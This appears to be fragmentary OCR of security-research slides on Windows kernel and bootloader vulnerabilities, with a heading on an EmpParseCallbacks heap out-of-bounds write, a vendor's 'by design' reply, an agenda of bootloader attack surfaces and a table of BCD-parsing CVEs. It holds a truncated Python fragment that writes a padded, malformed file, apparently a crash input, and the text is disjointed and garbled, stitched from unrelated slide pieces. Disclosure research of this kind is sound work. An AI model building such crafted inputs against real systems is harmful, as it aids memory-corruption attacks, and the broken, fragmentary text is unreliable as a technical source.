
Windows Kernel EmpParseCallbacks Heap Out-of-Bounds Write


The first Windows kernel memory corruption I’ve discovered in my career.



```
                                    )
                                    000)+b",")
    f.write(b",".join([b"0"]*0xfffa))
    f.write(a[111939+45:])
```

What's Actually Going On?





We have determined that the behavior described in your report is by design.

This case has been determined to be a moderate severity defense in depth issue and will not require a security update.

Status changed from Review / Repro to Complete

Agenda


- Background
- Attack surface in bootloader
    - Network protocol
    - BCD Registry
    - Security Policy
    - Filesystem
    - Logic flaw
- Attack surface beyond bootloader
- **Future Work & Take Aways**

Future Work

- Continue research on bootmgfw.efi on other attack surface
- Winload.efi
  - Hardware specific firmware (etc. HSP on AMD platform)
- Resume.efi
- Hyper-V bootloader
- Research on Windows kernel and userland service code that is invisible to remote attacker from normal boot

One more interesting thing

- Looking at Microsoft’s patch, there’s multiple branch, PCA2011 and PCA2023. Code before 26100 and code after 26100.




BCD Element Processing	24-Apr_PCA2023	CVE-2024-28923	BiConvertLocateDeviceElement LocateDevice invalid LocateIdentifier Size Integer overflow Heap OOB write
BCD Element Processing	24-Jul_PCA2023	CVE-2024-37973	BcdGetElementDataWithFlags Recursive calling stack OOB
BCD Element Processing	24-Apr_PCA2023	CVE-2024-28897	BiConvertLocateDeviceElement LocateDevice invalid ParentOffset uninitialized memory Heap OOB write
BCD Element Processing	24-Apr_PCA2023	CVE-2024-28898	BiEnumerateElements Recursive calling stack OOB
Architecture issue	24-Apr_PCA2023	CVE-2024-29062	BmFwVerifySelfIntegrity SFB

- You really should take the update guide manually. It’s not only for DBX update, also to switching your bootloader to PCA2023 branch.


Booting into breaches

- PCA2011 Time breaches
- Patch branch breaches



